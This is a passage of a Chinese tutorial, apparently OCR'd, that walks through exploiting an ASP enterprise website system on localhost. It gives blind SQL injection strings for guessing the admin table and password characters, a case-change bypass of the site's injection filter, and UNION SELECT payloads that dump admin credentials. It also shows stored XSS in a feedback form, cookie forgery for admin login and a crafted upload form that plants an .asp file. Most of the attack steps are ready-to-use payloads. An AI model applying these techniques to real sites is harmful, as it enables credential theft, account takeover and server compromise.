


图8 第二步




图9 输入jkh1188' or 'a'='b




图10 第二步




图11 出错提示





图12 AND 1=1


图13 AND 1=2

我这儿修改了下输入提交内容的长度和文本框的长度，补齐了action后的地址，保存为1.htm打开后如图6。

我们先来检测下在用户名框内分别输入**jkh1188' or 'a'='a**，**jkh1188' or 'a'='b**，点提交后返回不同的页面，分别如图7，图8以及图9，图10。

大家是否注意到页面的不同之处了（*在显示提示问题处*）？

接下来就是手工注入的过程了，系统中管理员的表名和关键的字段对应的分别是"**admin**"和"**adminname**"、"**password**"，注入语句如下：

```
1:判断表名:jkh1188'or exists(select * from admin) and 'a'='a
2:分别判断表名中的字段
Jkh1188'or exists(select adminname from admin) and 'a'='a
Jkh1188'or exists(select password from admin) and 'a'='a
3猜解用户名的长度: jkh1188'or (select top 1 len(adminname) from admin)>0 and 'a'='a
4:猜解用户名(ASCII码):jkh1188'or (select top 1 asc(mid(adminname,N,1)) from admin)>0 and 'a'='a
5:猜解密码长度和密码，同上
jkh1188'or (select top 1 asc(mid(password,N,1)) from admin)>0 and 'a'='a
```

3、突破防注入程序的注入

上面的二个漏洞利用起来比较麻烦，我们还是再来看看conn.asp文件中对防注入的突破方法吧。不知道大家是否注意到了，程序虽然对一些常用的注入符号进行了过滤，但没过滤大小写啊，我们只要把注入符号换成大写，把空格换成加号（+）就行了。先来检测下吧，当我们在提交参数后加上‘时，就会在浏览器页面输出“对不起，非法URL地址请求!”的字样，如图11。

我们再分别用**AND 1=1**和**AND 1=2**来试下，如图12，图13。

接下来我们利用联合查询来得到管理员的用户名和密码，先看下zx_xq.asp文件的主要代码：

```
<%
id=request("id")
sql="select * from zx where id="&id&""
Set rs= Server.CreateObject("ADODB.Recordset")
rs.open sql,conn,1,3
rs("times")=rs("times")+1
rs.update
%>
```





图14 表结构

联合查询的一般过程如下：

首先要知道zx表中字段的长度（1：*我们看到在SQL语句中不包含"order by "语句，大家就可以用ORDER BY X(X为不定数）来判断；如果包含了ORDER BY 语句，我们则用+UNION+SELECT+1,1,1,1,1,1,1,....来判断。2：我们也可以去查看数据库，从数据库中得知zx表中有九个字段*），如图14。

其次，要知道管理员的表名（admin）和管理员表中用户名（adminname）和密码（password)所代表的字段名是什么（1：*后台登录的页面默认为chensgz123 /login.asp，我们可进入后台登录页面后查看源代码2：直接查看数据库吧!*），如图15。


图15 字段名

准备工作好了后，我们使用**?id=-1+UNION +SELECT+1,2,3,4,5,6,7,8,9+FROM+ADMIN**来看页面暴出什么内容，如图16。

接着我们再用页面出现的数字修改管理员用户名和密码相对




图16 UNION查询




图17 暴出用户名和密码

应的字段名adminname,password，语句为(**id=-1+UNION+SELECT+1,adminname,password,4,5,6,7,8,9+FROM+ADMIN**)，这样就很快的暴出管理员的用户名和密码，如图17。

当然我们还可以在注入语句后加入条件，就会暴出其它管理员的用户名和密码了，如图18。

二、跨站漏洞

我们先来看下信息反馈xxfk.asp 文件中的主要代码：

```
<%
if request("gn")="add" then
lxr=request("lxr")
lxdh=request("lxdh")
email=request("email")
zt=request("zt")
nr=request("nr")
set rs=server.CreateObject("adodb.recordset")
sql="select * from ly"
rs.open sql,conn,1,3

rs.addnew
rs("lxr")=lxr
rs("lxdh")=lxdh
rs("zt")=zt
rs("nr")=nr
rs("email")=email
rs.update
Response.Write"<script language=JavaScript>"
Response.Write"alert(""留言成功！我们将会尽快对您提出的问题给予答复！"");"
Response.Write"window.location='xxfk.asp'"
Response.Write"</script>"
end if
```



图18 暴出管理员的用户名和密码

看来程序给我们提交的参数没有过滤，我就在主题里写入跨站代码，如图19。

在后台看看，代码被成功执行了，如图20。

同样，在注册用户的意见反馈建议上也存在着跨站的漏洞，这儿就不分析了。

三、后台COOKIE欺骗漏洞

系统后台登录采用了COOKIE验证，在chensgz123目录下管理员登录的ASP文件中，开头都有这么一段代码：

```
if request.cookies("abc")("adminname")="" then
response.Redirect "login.asp"
response.End
end if
%>
```

代码只简单判断了**adminname**是否为空，我们构造下**COOKIE:cookie= abc=adminname=admin**就可进行COOKIE欺骗登录后台了。打开老兵的cookie欺骗工具，修改cookie为：**cookie=abc=adminname =admin**，在"Address"里输入http://127.0.0.1/3.0/chensgz123/index.asp后点连接，第一次访问跳转到"login.asp"页面了，再次访问http://127.0.0.1/3.0/chensgz123/index.asp就可登录到系统的后台，如图21。

四、上传的漏洞

这套系统是采用雷驰上传系统，有上传漏洞，我以前写过一个具体的利用过程，现在来看下uploadPic.inc.asp的关键代码：

```
picName = trim(Request.QueryString("picName"))
actionType = trim(Request.QueryString("actionType"))
//定义GET接收
if actionType= "mod" then
picName = Right(picName,InstrRev(picName,"/")-1)
//取"/"前的数据
InstrRev 返回某字符串在另一个字符串中出现的从结尾计起的位置
Right 函数从字符串右边返回指定数目的字符
formPath="../uppic/"
//保存路径常量
if actionType= "mod" then
    remFileName = Right(picName,len(picName)-InstrRev(picName,"/"))  //第一类自定义文件名的

    else
    if editRemNum<>"" then
    remNum = editRemNum
    else
    Randomize
    remNum = Int((999 - 1 + 1) * Rnd + 1)&day(date)&month(date)&year(date)&hour(time)&minute(time)&second(time)
  end if
  remFileName = remNum&"_"&(editImageNum+1)&".gif"  //生成第二类年月日的图片文件
  end if
  file.SaveAs Server.mappath(formPath&remFileName)
    //可选用两类上传~可利用处为第一类
```




图19 填写跨站代码




图20 跨站成功




图21 进入后台

对于代码已相应做了注释，具体的分析大家都参考网上的说明，常见的利用方法：url /uploadPic.asp?actiontype=mod&picname=test.asp，而在uploadPic.asp文件中没有限制外部的提交和权限的要求，我们可以自己构造表单再上传，构造表单代码如下：

```
<form name="upload_code" method="post" action="http://127.0.0.1/3.0/chensgz123/uploadPic.inc.asp?upload_code=ok&actionType=mod&picName=77169.asp" target=surveywin enctype="multipart/form-data">
<input type="file" name="yourname" size="20">
<input type="submit" name="Submit1" value="提交"></from>
```

对于表单有关的代码说明下：

target=surveywin，也就是提交到uploadPic.inc.asp时打开新窗口；

target="surveywin"表示提交到的目标窗口（可能是帧也可能是一个窗口），而surveywin就是那个目标窗口的name，如果没有name为surveywin的目标，就会打开一个新窗口，其name为surveywin；

enctype="multipart/form-data"，确保表单里有图片上传的正确编码；

保存为2.htm后打开如图22。

